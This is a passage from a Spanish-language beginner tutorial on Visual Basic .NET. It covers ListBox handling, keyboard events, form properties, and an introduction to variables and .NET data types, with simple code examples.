


Figura 6

Lo dicho, comenta ese código y añade el siguiente, ejecuta la aplicación y pruébalo haciendo la ventana más pequeña, tal y como te muestro en la figura 5.

```
' Asignamos True a la propiedad AutoScroll y dejamos los controles
' como están por defecto:
Me.AutoScroll = True
' El TextBox1 se anclará a Arriba, Izquierda y Derecha
TextBox1.Anchor = AnchorStyles.Top Or AnchorStyles.Left
' El botón Añadir lo hará Arriba y a la derecha:
cmdAdd.Anchor = AnchorStyles.Top Or AnchorStyles.Left
' El listbox lo hará en los cuatro vértices:
ListBox1.Anchor = AnchorStyles.Top Or AnchorStyles.Left
' El botón cerrar sólo lo hará a la derecha y abajo
cmdCerrar.Anchor = AnchorStyles.Top Or AnchorStyles.Left
```

Todas estas cosas ya nos hubiese gustado tenerlas en las versiones anteriores de Visual Basic, ya que para hacerlo o bien te tenías que "comer" el coco o bien te tenías que crear un control que hiciera ese trabajo...

Sólo comentarte que los **Or**s que se están utilizando sirven para "sumar" y el resultado sería el mismo que si usáramos el signo de suma, pero la razón de usar **Or** es porque lo que queremos hacer es una suma de bits... realmente da lo mismo usar la suma que Or en este caso, pero... dejemos el Or que es lo apropiado... y no me preguntes porqué... ya que, aunque no te hayas enterado, te lo acabo de explicar... je, je.

¡UF! vaya entrega más larga y en resumidas cuentas ¿qué es lo que has aprendido?
Sí... claro que no ha sido en vano... ¿te crees que iba a gastar yo tanto tiempo para explicarte algo que no

sirve para nada...
De todas formas, vamos a ver algo de código para que no se te quede mal sabor de boca.

El código que te voy a mostrar hará lo siguiente:
- Al pulsar en el botón Añadir, se añadirá a la lista lo que hayas escrito en la caja de textos.
- Al pulsar Intro será como si hubieses pulsado en el botón Añadir.
- Al pulsar Esc es como si hubieses pulsado en el botón Cerrar.
- Al pulsar en uno de los elementos de la lista, éste se mostrará en la caja de textos.
- Al seleccionar un elemento de la lista y pulsar la tecla Supr (o Del si tu teclado está en inglés), dicho elemento se borrará de la lista, pero se quedará en la caja de textos, ya que al seleccionarlo para poder pulsar la tecla suprimir se habrá mostrado...

Veamos cómo hacer esto.
Lo de pulsar en Añadir y hacer algo, está claro: simplemente codificamos lo que haya que codificar en el evento Click del botón cmdAdd. Para que nos muestre ese evento, simplemente haz doble-click en el botón y el VB te mostrará el evento en cuestión, añade este código y ahora te lo explico:

```
Private Sub cmdAdd_Click(ByVal sender As System.Object, ByVal e As System.EventArgs) Handles
cmdAdd.Click
    ListBox1.Items.Add(TextBox1.Text)
End Sub
```

Lo que te voy a explicar es lo que está dentro del evento Click, ya que lo de Handles te lo he explicado hace un rato.
Si te has fijado en el código que te mostré del evento Form_Load, seguramente habrás visto que teníamos:

Me.ListBox1.Items.Clear()

Me hace referencia a la clase actual, es decir al formulario.
Items son los elementos que tiene el objeto ListBox
Clear es un método de Items que se encarga de limpiar los elementos de la lista, es decir: los borra.
Por tanto esa línea lo que hace es borrar los elementos del listbox.

Ahora lo que necesitamos no es borrarlos, sino añadir nuevos elementos a la lista, por tanto, como ya sabemos que **Items** es el sitio en el que se guardan los elementos de la lista, lo único que tenemos que saber es ¿cómo se añaden nuevos elementos a dicha lista? y para eso estoy yo aquí: para contártelo; pero como me imagino que eres lo suficientemente observador, te habrás "percatado" que **Add** es lo que necesitamos para añadir elementos a la lista de un ListBox. Si no eres tan observador (u observadora) como yo me creía, te lo explico un poco:
Para añadir elementos a un listbox, se usa el método Add de Items.
Ya está dicho.

En la colección Items se puede añadir lo que queramos, cualquier objeto, en este caso lo que añadimos es el contenido (el texto) del TextBox, por eso es por lo que hacemos:
Items.Add(TextBox1.Text)
Añadimos a Items el contenido de la caja de textos.

¿Qué es una colección?

Realmente es una lista de objetos o elementos que están agrupados en un objeto, en este caso un objeto colección (o Collection), aunque en este caso Items no es del todo lo que en el VB de antes era una colección, ya que en vb.NET existen varios tipos de colecciones o arrays (¿arreglos?), pero no vamos a complicarnos la vida... Items es una colección de elementos, es decir los elementos están guardados en una "lista" de datos.
En su momento veremos los diferentes tipos de colecciones o listas.

Veamos ahora cómo saber cual es el elemento que se ha seleccionado de la lista y cómo asignarlo al TextBox:

```
Private Sub ListBox1_SelectedIndexChanged(ByVal sender As System.Object, ByVal e As
System.EventArgs) Handles ListBox1.SelectedIndexChanged
    ' Cuando pulsamos en un elemento de la lista...
    With ListBox1
        TextBox1.Text = .GetItemText(.SelectedItem)
    End With
End Sub
```

Fíjate que en este caso no es el evento Click, como era de esperar (y como es en las versiones anteriores de VB, incluso como era en la Beta 1 de vb.NET), sino que el evento en cuestión es **SelectedIndexChanged**.

Ya te he comentado que lo que podemos añadir a los elementos del listbox son objetos, pero lo que a nosotros nos interesa mostrar es el "texto" de dicho elemento, ya que no nos interesa otra cosa, más que nada porque lo que hemos añadido son textos y no objetos... aunque, como ya te he comentado en otras ocasiones TODO lo que se maneja en .NET son objetos, incluso las cadenas de textos son objetos... pero... en fin... dejemos las cosas así por ahora.

Lo que en este evento hacemos es asignar a la caja de textos el texto del elemento seleccionado: la propiedad **SelectedItem** representa al elemento seleccionado y **GetItemText** es una función, (o método), que devuelve el texto (o la representación en formato texto del elemento indicado dentro de los paréntesis).

Este evento se consigue haciendo doble click en el listbox, pero...

¿Cómo hacemos para escribir código en otros eventos?

Para poder usar otros eventos de un objeto, muestra la ventana de código, de la lista desplegable de la izquierda, selecciona dicho objeto y en la lista desplegable de la derecha elige el evento que quieras usar, en nuestro próximo ejemplo será el evento KeyDown, tal y como se muestra en la figura 7, los eventos se distinguen por el rayo que se muestra a la izquierda del nombre del elemento...

Figura 7

Como dato curioso, en los formularios de C# se pueden seleccionar los eventos en la misma ventana de propiedades del formulario u objeto en cuestión, incluso a veces ocurre que en vb.NET se muestra ese símbolo en la mencionada ventana de propiedades, aunque no siempre y no sé exactamente porqué se muestra... pero espero y confío que en la versión definitiva de vb.NET dicha opción estará disponible, para facilitarnos un poco más el trabajo. A día de hoy (26/Oct/2001), aún no he visto la Release Candidate 1, pero según he leído en las páginas de Microsoft no se diferencia mucho de la Beta 2, (que es la que estoy usando en estos momentos), así que... me da mala espina esto de que aún no esté la opción de elegir eventos en la ventana de propiedades, pero esperemos y confiemos que algún día esté.

Nota del 24/Dic/2002:
Pues ni está en la versión final ni tampoco estará en la versión 2003

Al seleccionar ese evento, se mostrará el siguiente código:

```
Private Sub ListBox1_KeyDown(ByVal sender As Object, ByVal e As System.Windows.Forms.KeyEventArgs)
Handles ListBox1.KeyDown

End Sub
```

¿Por qué he elegido KeyDown y no KeyUp o incluso KeyPress?
Porque la tecla Supr (Del) es una tecla especial y no se detecta en el evento KeyPress, podía haber usado KeyUp también, pero ese evento se produce cuando se suelta la tecla... (que sería lo lógico), pero yo siempre tengo la costumbre de interceptar esas pulsaciones en el evento KeyDown (cuando se empieza a pulsar la tecla) y es por ese motivo que voy a codificar el tema este de borrar un elemento de la lista en ese evento... cosas mías.

Este sería el código a usar para eliminar el elemento que está seleccionado:

```
Private Sub ListBox1_KeyDown(ByVal sender As Object, ByVal e As System.Windows.Forms.KeyEventArgs)
Handles ListBox1.KeyDown
    If e.KeyCode = Keys.Delete Then
        With ListBox1
            .Items.Remove(.SelectedItem)
        End With
    End If
End Sub
```

Es decir, comprobamos si la tecla en cuestión es la de suprimir, si es así, eliminamos el elemento que está seleccionado.
Recuerda que **SelectedItem** nos indica el elemento que actualmente está seleccionado y usando el método **Remove** de la colección Items, lo quitamos de la lista.
Así de fácil.

Pero como no estoy dispuesto a terminar aún esta tercera entrega... para que te empaches y no te entre el mono cuando veas que tardo en publicar la siguiente entrega... vamos a permitir múltiple selección de elementos y vamos a ver cómo borraríamos los elementos que estén seleccionados.

Cuando permitimos múltiple selección en un ListBox, podemos seleccionar un elemento o varios.
Si son varios, estos pueden estar consecutivos o no.
Por ejemplo, si seleccionas un elemento de la lista y manteniendo pulsada la tecla Shift (mayúsculas), pulsas en otro que está más arriba o más abajo, se seleccionan todos los elementos intermedios, (esto deberías saberlo, ya que es una cosa habitual de Windows); también puedes seleccionar elementos no contiguos, si pulsas la tecla Control y con el ratón vas haciendo click en elementos no consecutivos.

Lo primero que necesitamos saber es:

¿Cómo hacer que un ListBox permita múltiple selección? ya que por defecto sólo se puede seleccionar un elemento a un mismo tiempo.

Para que un ListBox permita múltiple selección de elementos, hay que asignar a la propiedad **SelectionMode** el valor **MultiExtended**, por tanto selecciona el ListBox y en la ventana de propiedades, asigna dicho valor a la propiedad SelectionMode.

Ahora tenemos que hacer más cosas cuando se detecta la pulsación de la tecla suprimir en el evento KeyDown, ya que tenemos que saber qué elementos están seleccionados para poder borrarlos.
Lo primero que tenemos que hacer es recorrer todos los elementos del ListBox para saber si está o no seleccionado, pero ese recorrido hay que hacerlo desde atrás hacia adelante... ¿por qué? porque si lo hiciéramos desde el principio de la lista, al eliminar un elemento de dicha lista, el número de elementos variaría y tendríamos problemas cuando llegásemos al final, ya que no será el mismo número de elementos después de haber borrado alguno... mientras que al recorrer los elementos desde el final hacia adelante, no importará que borremos alguno del final, ya que el siguiente que comprobaremos estará más al principio que el recién borrado y no tendremos problemas... sé que no te has enterado, pero no importa, confía en mi, (¡que remedio te queda!), y ya tendrás tiempo de comprobarlo por tu cuenta.

Veamos primero el código que habría que usar y después lo comento.

```
Private Sub ListBox1_KeyDown(ByVal sender As Object, ByVal e As System.Windows.Forms.KeyEventArgs)
Handles ListBox1.KeyDown
    If e.KeyCode = Keys.Delete Then
        ' Borrar las palabras seleccionadas del listbox
        Dim i As Integer
        '
        With ListBox1
            For i = .SelectedItems.Count - 1 To 0 Step -1
                .Items.Remove(.SelectedItems.Item(i))
            Next
        End With
```

```
    End If
End Sub
```

La parte del **If e.KeyCode = Keys.Delete Then** ya la vimos antes, aunque no te expliqué qué es lo que significa esto... bueno que es lo que significa si que te lo dije, lo que no te expliqué es porqué eso sirve para saber "qué es lo que significa".
Sólo decirte que IF... THEN... sirve para hacer comparaciones o para comprobar si una o más cosas están relacionadas de alguna forma, en este caso, queremos saber si el valor de e.KeyCode, que es la tecla que has pulsado, es igual a Keys.Delete, éste último valor es un valor "predefinido" que representa a la tecla suprimir.
Por tanto, si la tecla que hemos pulsado es igual a la tecla suprimir, entonces hacer lo que viene a continuación...
¿todo lo que viene a continuación?
NO, sólo hasta que encontremos **End If**, pero de esto ya hablaremos en otra ocasión.

Dim i As Integer esto le indica al VB que vamos a usar un número y que ese número lo guarde en la *variable* i, de esto también tendrás ocasión de enterarte mejor, por ahora dejémoslo así.

With ListBox1 el With se utiliza para simplificarnos las cosas y lo que viene a significar es que donde se tendría que usar el objeto ListBox1, se ponga un punto... más o menos... ahora veremos cómo se escribiría el código sin usar el With ListBox1.

¿Qué? ¿te estás liando? ¿Sí? Pues no desesperes, que aunque todo esto sea un follón, dentro de un par de años acabarás por comprenderlo... je, je... no, que no... que no será tanto tiempo, confía en el Guille...

For i = .SelectedItems.Count - 1 To 0 Step -1 con esto le estamos indicando que use la *variable* i para ir guardando los valores que resulten de contar desde el número de elementos que hay seleccionados hasta cero. El Step -1 se usa para contar hacia atrás, (de mayor a menor), pero eso, al igual que el For, también lo veremos más adelante.
SelectedItems es una colección en la cual están los elementos que hay seleccionados en el ListBox.
¿Recuerdas la colección Items? Pues en este caso, SelectedItems son los elementos seleccionados y para que lo sepas, todas las colecciones suelen tener un método **Count** que nos dice el número de elementos que hay en ellas.

.Items.Remove(.SelectedItems.Item(i)) Esto es parecido a lo visto antes, es decir, elimina el elemento que está seleccionado y que ocupa la posición **i** dentro de la colección de elementos seleccionados.
Esto también lo podríamos haber escrito de esta otra forma:
.Items.Remove(.SelectedItems(i)) que para el caso es lo mismo.
En su momento veremos porqué.
Por ahora quédate con la copla de que Item es la propiedad o método predeterminado de la colección SelectedItems.

Next indica que continúe el bucle o la cuenta que estamos llevando con la variable i.
De esta forma, al haber usado el Step -1, lo que hacemos es contar hacia atrás y si por ejemplo i valía 3, al llegar aquí, valdrá 2, es decir restamos 1: el valor indicado en Step

End With indica hasta dónde llega el tema ese del With ListBox1

End If le dice que hasta aquí llega la comprobación que hicimos de si la tecla pulsada era la de suprimir.

¡Menudo embrollo!
¿De verdad piensas que no acabarás nunca aprendiendo?
Date una oportunidad y de paso dámela a mi también... y confía, que dentro de poco todo esto te parecerá una tontería.

Vamos a ver qué significa eso de With.
Si no hubiésemos usado el With, ese código tendríamos que haberlo escrito de esta forma:

```
For i = ListBox1.SelectedItems.Count - 1 To 0 Step -1
    ListBox1.Items.Remove(ListBox1.SelectedItems.Item(i))
Next
```

Es decir, tendríamos que haber escrito el nombre del objeto en cada una de las partes correspondientes.
Por tanto, si usamos **With Objeto**, podemos sustituir a **Objeto** por el punto, siempre y cuando ese punto, (y la propiedad o método correspondiente), esté dentro del par With... End With.

Seguramente preferirás usarlo de esta otra forma, ya que se ve "claramente" que es lo que estamos

haciendo, pero con el tiempo te acostumbrarás a usar With/End With, entre otras cosas porque yo los uso bastante y al final será como de la familia...

Y ahora sí que hemos terminado... ¡por fin!
(Pst! Guille... se te ha olvidado explicar lo de que al pulsar Intro sea como si hubiese pulsado en el botón Añadir y al pulsar Esc como si hubiese pulsado en Cerrar)
Pues sí... ¿en que estaría pensando?
Por suerte para tus neuronas, eso es más fácil de asimilar... je, je, je.

Para que un botón intercepte la tecla Intro, hay que decirle al VB que ese botón es el botón de aceptar, lo mismo ocurre con la "captura" de la tecla ESC, pero en lugar de ser el botón por defecto, será el botón de cancelación.
Selecciona el formulario y en la ventana de propiedades busca la propiedad **AcceptButton**, habrá una lista desplegable con los botones disponibles en el formulario, (tal y como te muestro en la figura 8), selecciona cmdAdd y ya está.
Ahora al pulsar Intro es lo mismo que si pulsaras en el botón Añadir.

Figura 8

Lo mismo para el de cancelar, pero en esta ocasión, la propiedad en cuestión es: **CancelButton**.
Por tanto, selecciona de la lista desplegable el botón cmdCerrar y así al pulsar Esc se cerrará la aplicación.

> **Nota:** En las versiones anteriores de VB, esas propiedades pertenecían al propio botón, es decir, eran propiedades del objeto CommandButton. Aunque, al menos para mí, es más lógico que estén en el formulario, entre otras cosas porque sólo puede haber un botón de aceptar y uno de cancelar.

Pruébalo y así lo comprobarás.
Escribe algo en la caja de textos y pulsa Intro, verás que se añade a la lista, después pulsa ESC y verás que se cierra el formulario o ventana con lo que se da por terminada la aplicación.

Ahora sí. Ya hemos terminado por hoy.
La próxima vez veremos con más detalles qué es eso de las variables y puede que incluso veamos algo de lo que ya hemos visto aquí, pero con más detalles y mejor explicado. Pero eso será en la próxima entrega, que esta ya está bien servida.

Sólo me queda hacerte un "pequeño" resumen de lo que hemos visto en esta entrega:

- Usar la propiedad Anchor de los controles para que se ajusten automáticamente al cambiar el tamaño del formulario en el que están contenidos.
- Usar la propiedad AutoScale de los formularios para que los controles se ajusten al tamaño de la fuente predeterminada de Windows.
- Usar la propiedad AutoScroll de los formularios para mostrar las barras de desplazamiento (scroll) cuando el formulario se hace más pequeño y alguno de los controles queda oculto.
- Mención y pequeña descripción/explicación de las palabras MyBase, Me, Or, With, If, For...
- También hemos visto, aunque sea de pasada una variable para usarla en un bucle For.
- Qué es una colección, así como los métodos Clear, Count, Add, Remove e Item de las colecciones.
- Cómo asignar a un ListBox el contenido de un TextBox y viceversa:
- Cómo asignar a un TextBox el contenido del elemento seleccionado de un ListBox.
- Cómo saber cual es el elemento seleccionado de un ListBox.
- Cómo hacer que un ListBox permita múltiples selecciones de elementos.
- Cómo saber cuantos y cuales son los elementos que están seleccionados en el ListBox.
- Cómo eliminar el elemento que está actualmente seleccionado y
- Cómo eliminar todos los elementos que están seleccionados.
- Cómo hacer que un botón sea el botón predeterminado de aceptar de un formulario.

- Cómo hacer que un botón sea el botón predeterminado de cancelar de un formulario.
- Cómo seleccionar cualquier evento para un control determinado.
- Eventos vistos: Form_Load, Click, KeyDown, SelectedIndexChanged

Nos vemos.
Guillermo
Nerja, 26 de Octubre de 2001

---

ir al índice del

Curso de iniciación a la programación con Visual Basic .NET

Entrega número cuatro, (27/Oct/2001)
Publicada el 27/Oct/2001
Revisada el 24/Dic/2002

Como te dije en la entrega anterior de este curso de iniciación a la programación con Visual Basic .NET, en esta ocasión vamos a ver qué es eso de una variable y algunos otros conceptos que necesitarás para poder tomarte esto de programar con vb.NET un poco más en serio... bueno, tampoco hace falta que sea demasiado en serio, simplemente que te enteres de las cosas y sobre todo que sepas aplicarlas en el momento en que sea oportuno o necesario... (que bien ta quedao ezo Guille)

Variables, constantes y otros conceptos relacionados

El concepto o descripción de lo que es una variable es fácil de asimilar, si es que has estudiado en el colegio, al menos hace unos diez años o más, ya se explicaba, pero hace 25 ó 30 años, por poner una cifra, a mi no me lo explicaron... o lo mismo el "profe" lo explicó, pero yo estaría pensando en las *altabacas de Rio Seco*, (otras cosas)... como siempre... que lo que es prestar atención en clase, no era lo mío... (así te va Guille), en fin... no tomes malos ejemplos y aplícate... al menos en esta "clase", en las otras... de ti depende... no te voy a echar el sermón de que *debes estudiar para que en el futuro*... eso lo dejo para otros...

A lo que vamos... el concepto de constante, ya lo vimos hace un par de entregas, una constante es algo que permanece inalterable, por eso se llama constante, porque siempre es constante: inalterable, siempre es lo mismo...
Sin embargo una variable puede alterarse, es decir, se le puede cambiar el valor que tiene... por eso se llama variable, como el estado anímico que algunas veces tenemos, hoy estamos de buenas y mañana lo mismo tenemos los cables cruzados y no hay Dios que nos pueda dirigir la palabra... en fin... con una tila se suele solucionar... pero... no es de eso de lo que se trata cuando hablamos de variables en esto de la programación, ya sea en vb.NET o en cualquier otro lenguaje.

Las variables son "nombres" que pueden contener un valor, ya sea de tipo numérico como de cualquier otro tipo.
Esos nombres son convenciones que nosotros usamos para facilitarnos las cosas, ya que para los ordenadores, (o computadores, según te guste o estés acostumbrado a llamarlos), una variable es una dirección de memoria en la que se guarda un valor o un objeto, te vuelvo a recordar por enésima vez que en .NET todo es un objeto.

Existen distintos tipos de valores que se pueden asignar a una variable, por ejemplo, se puede tener un valor numérico o se puede tener un valor de tipo alfanumérico o de cadena, (string para los que inventaron esto de los lenguajes de programación), pero en cualquier caso, la forma de hacerlo siempre es de la misma forma... al menos en .NET ya no hay las

distinciones que antes había en las versiones anteriores de Visual Basic... no voy a entrar en detalles, pero si has trabajado anteriormente en VB con objetos, sabrás de que estoy hablando.

Por ejemplo si queremos guardar el número 10 en una variable, haremos algo como esto:

i = 10

En este caso **i** es la variable, mientras que 10 sería una constante, (10 siempre vale 10), la cual se asigna a esa "posición" de memoria a la que llamamos i, para facilitarnos las cosas... ya que, realmente no nos interesa saber dónde se guarda ese valor, lo único que nos interesa es saber que se guarda en algún lado para en cualquier ocasión poder volver a usarlo.

Pensarás, que tal y como están las cosas, i también vale 10, por tanto ¿por qué no es una constante? por la sencilla razón de que podemos alterar su valor, por ejemplo, si en cualquier ocasión posterior hacemos esto: i = 25, el valor de la variable i cambiará, de forma que el valor anterior se esfumará y el que se almacenará será el nuevo.

También podemos aplicar expresiones al asignar una variable, una expresión es algo así como un cálculo que queremos hacer, por ejemplo: i = x * 25, en este caso x * 25 se dice que es una expresión, cuyo resultado, (el resultante de multiplicar lo que vale la variable x por la constante 25), se almacenará en la variable i.
Si x vale 3, (es decir el valor de la variable x es tres), el resultado de multiplicarlo por 25, se guardará en la variable i, es decir i valdrá 75.

Pero no es suficiente saber qué es una variable, lo importante es saber cómo decirle al vb.NET que queremos usar un espacio de memoria para almacenar un valor, ya sea numérico, de cadena o de cualquier otro tipo.

Para que vayas entrando en calor, te diré que las cadenas de caracteres (o valores alfanuméricos) se representan por algo que está contenido dentro de comillas dobles: "hola" sería una constante de cadena, ya que "hola" será siempre "hola", lo mismo que el número 10 siempre vale 10.
Para asignar esa constante de caracteres a una variable, se haría algo como esto:
s = "Hola"
De esta forma, la variable s contiene el valor *constante* "Hola".
Podemos cambiar el valor de s, asignándole un nuevo valor: s = "adiós", pero no podemos cambiar el valor de "Hola", ya que si lo cambiamos dejará de ser "Hola" y se convertirá en otra cosa...

Como ya te he dicho, existen distintos tipos de datos que vb.NET maneja, para que podamos usar una variable para almacenar cualquiera de esos tipos, tenemos que decirle al VB que "reserve" espacio en la memoria para poder guardarlo.
Esto se consigue mediante la "**declaración de variables**", es necesario, aunque no obligatorio, declarar las variables según el tipo de datos que va a almacenar.
Por ejemplo, en el caso anterior, la variable **i** era de tipo numérico y la variable **s** era de tipo cadena. Esas variables habría que declararlas de la siguiente forma: (después veremos otras formas de declarar las variables numéricas)

Dim i As Integer
Dim s As String

Con esto le estamos diciendo al vb.NET que reserve espacio en su memoria para guardar un valor de tipo Integer, (numérico), en la variable **i** y que en la variable **s** vamos a guardar valores de cadena de caracteres.

Antes de seguir con esta "retahíla" de conceptos, vamos a ver cuales son los tipos de datos que .NET soporta y esas cosillas, así veremos los tipos de variables que podemos tener en nuestros programas.

La siguiente tabla te muestra algunos de ellos y los valores mínimos y máximos que puede contener, así como el tamaño que ocupa en memoria; también te comento algunas otras cosas, que aunque ahora no te parezcan "aclaratorios", en un futuro si que lo serán, como por ejemplo a que tipo de datos se puede convertir sin recibir un mensaje **overflow**, (o los que se aceptan usando **Option Strict**), que signo se puede usar para "aclarar" el tipo de datos que representa, e incluso que signo se puede usar con variables para que el VB sepa el tipo de datos que es... (aunque esto último no es recomendable, lo muestro para que lo sepas):

Tipos de datos de Visual Basic.NET y su equivalente en el Common Language Runtime (CLR)

Tipo de Visual Basic	Tipo en CLR (Framework)	Espacio de memoria que ocupa	Valores que se pueden almacenar y comentarios
Boolean	**System.Boolean**	2 bytes	Un valor verdadero o falso. Valores: **True** o **False.** En VB se pueden representar por -1 o 0, en CLR serán 1 y 0, aunque no es recomendable usar valores numéricos, es preferible usar siempre True o False. Dim b As Boolean = True
Byte	**System.Byte**	1 byte	Un valor positivo, sin signo, para contener datos binarios. Valores: de 0 a 255 Puede convertirse a: **Short**, **Integer**, **Long**, **Single**, **Double** o **Decimal** sin recibir overflow Dim b As Byte = 129
Char	**System.Char**	2 bytes	Un carácter Unicode. Valores: de 0 a 65535 (sin signo). No se puede convertir directamente a tipo numérico. Para indicar que una constante de cadena, realmente es un Char, usar la letra C después de la cadena: Dim c As Char = "N"c
Date	**System.DateTime**	8 bytes	Una fecha. Valores: desde las 0:00:00 del 1 de Enero del 0001 hasta las 23:59:59 del 31 de Diciembre del 9999. Las fechas deben representarse entre almohadillas # y por lo habitual usando el formato norteamericano: #m-d-yyyy# Dim d As Date = #10-27-2001#

Decimal	**System.Decimal**	16 bytes	Un número decimal. Valores: de 0 a +/- 79,228,162,514,264,337,593,543,950,335 sin decimales; de 0 a +/- 7.9228162514264337593543950335 con 28 lugares a la derecha del decimal; el número más pequeño es: +/-0.0000000000000000000000000001 (+/-1E-28). En los literales se puede usar la letra D o el signo @ para indicar que el valor es Decimal. Dim unDecimal As Decimal = 92233720368547758O8D Dim unDecimal2 As Decimal = 987654321.125@
Double	**System.Double**	8 bytes	Un número de coma flotante de doble precisión. Valores: de -1.79769313486231570E+308 a -4.94065645841246544E-324 para valores negativos; de 4.94065645841246544E-324 a 1.79769313486231570E+308 para valores positivos. Se puede convertir a **Decimal** sin recibir un overflow. Se puede usar como sufijo el signo almohadilla # o la letra R para representar un valor de doble precisión: Dim unDoble As Double = 125897.0235R Dim unDoble2 As Double = 987456.0125#
Integer	**System.Int32**	4 bytes	Un número entero (sin decimales) Valores: de -2,147,483,648 a 2,147,483,647. Se puede convertir a **Long**, **Single**, **Double** o **Decimal** sin producir overflow. Se puede usar la letra I o el signo % para indicar que es un número entero: Dim unEntero As Integer = 250009I Dim unEntero2 As Integer = 652000%

Long (entero largo)	**System.Int64**	8 bytes	Un entero largo (o grande) Valores: de -9,223,372,036,854,775,808 a 9,223,372,036,854,775,807. Se puede convertir a **Single**, **Double** o **Decimal** sin producir overflow. Se puede usar la letra L o el signo & para indicar que es un número Long: Dim unLong As Long = 12345678L Dim unLong2 As Long = 1234567890&
Object	**System.Object** (class)	4 bytes	Cualquier tipo se puede almacenar en una variable de tipo **Object**. Todos los datos que se manejan en .NET están basados en el tipo Object.
Short (entero corto)	**System.Int16**	2 bytes	Un entero corto (sin decimales) Valores: de -32,768 a 32,767. Se puede convertir a: **Integer**, **Long**, **Single**, **Double** o **Decimal** sin producir un overflow. Se puede usar la letra S para indicar que es un número entero corto: Dim unShort As Short = 32000S
Single	**System.Single**	4 bytes	Número de coma flotante de precisión simple. Valores: de -3.4028235E+38 a -1.401298E-45 para valores negativos; de 1.401298E-45 a 3.4028235E+38 para valores positivos. Se puede convertir a: **Double** o **Decimal** sin producir overflow. Se pueden usar la letra F y el símbolo ! para indicar que es un número Single: Dim unSingle As Single = 987.125F Dim unSingle2 As Single = 65478.6547!
String (cadenas de longitud variable)	**System.String** (clase)	Depende de la plataforma	Una cadena de caracteres Unicode. Valores: de 0 to aproximadamente 2 billones (2^31) de caracteres Unicode. Se puede usar el símbolo $ para indicar que una variable es un String.
Tipos definidos por el usuario (estructuras)	(heradada de **System.ValueType**)	Depende de la plataforma	Cada miembro de la estructura tiene su rango, dependiendo del tipo de dato que representa.

En la tabla anterior tienes los tipos de datos que podemos usar en vb.NET y por tanto, de los que podemos declarar variables.
Por ejemplo, si queremos tener una variable en la que guardaremos números enteros, (sin decimales), los cuales sabemos que no serán mayores de 32767 ni menores de -32768, podemos usar el tipo Short:
Dim unShort As Short
Después podemos asignar el valor correspondiente:
unShort = 15000

Sobre la necesidad u obligatoriedad de declarar las variables:

He de aclarar que el Visual Basic no "obliga" a que se declaren todas las variables que vayamos a usar.
Existe una instrucción, (**Option Explicit**), que gracias a las fuerzas de la Naturaleza, (por no decir gracias a Dios, que hay mucho *ateo* por ahí suelto), ahora viene puesta por defecto; la cual si que obliga a que declaremos las variables, pero si quitamos esa instrucción, entonces podemos hacer ***perrerías*** y declarar las variables si nos da la gana, etc...
¡Que bien! estarás diciendo... **¡la libertad total!**
¡Pues no! tanto anarquismo no es bueno... porque después te acostumbras y ¿que pasa? palos vienen, palos van... y no me refiero a palos físicos... sino a los palos que te dará el programa por no haber sido un poco más "conservador"... (espero que tantos símiles políticos no te alteren...)

La cuestión es que **siempre debes declarar las variables,** e incluso te diría más: **siempre debes declarar las variables del tipo que quieres que dicha variable contenga**, lo resalto porque esto te evitará quebraderos de cabeza... ¡créeme!
Ya que, puedes declarar variables sin tipo específico:
Dim unaVariable
que en realidad es como si la hubieses declarado del tipo Object, (As Object), por tanto aceptará cualquier tipo de datos, pero esto, acuérdate de lo que te digo, no es una buena práctica.

Si quieres llevarte bien conmigo, declara siempre las variables.

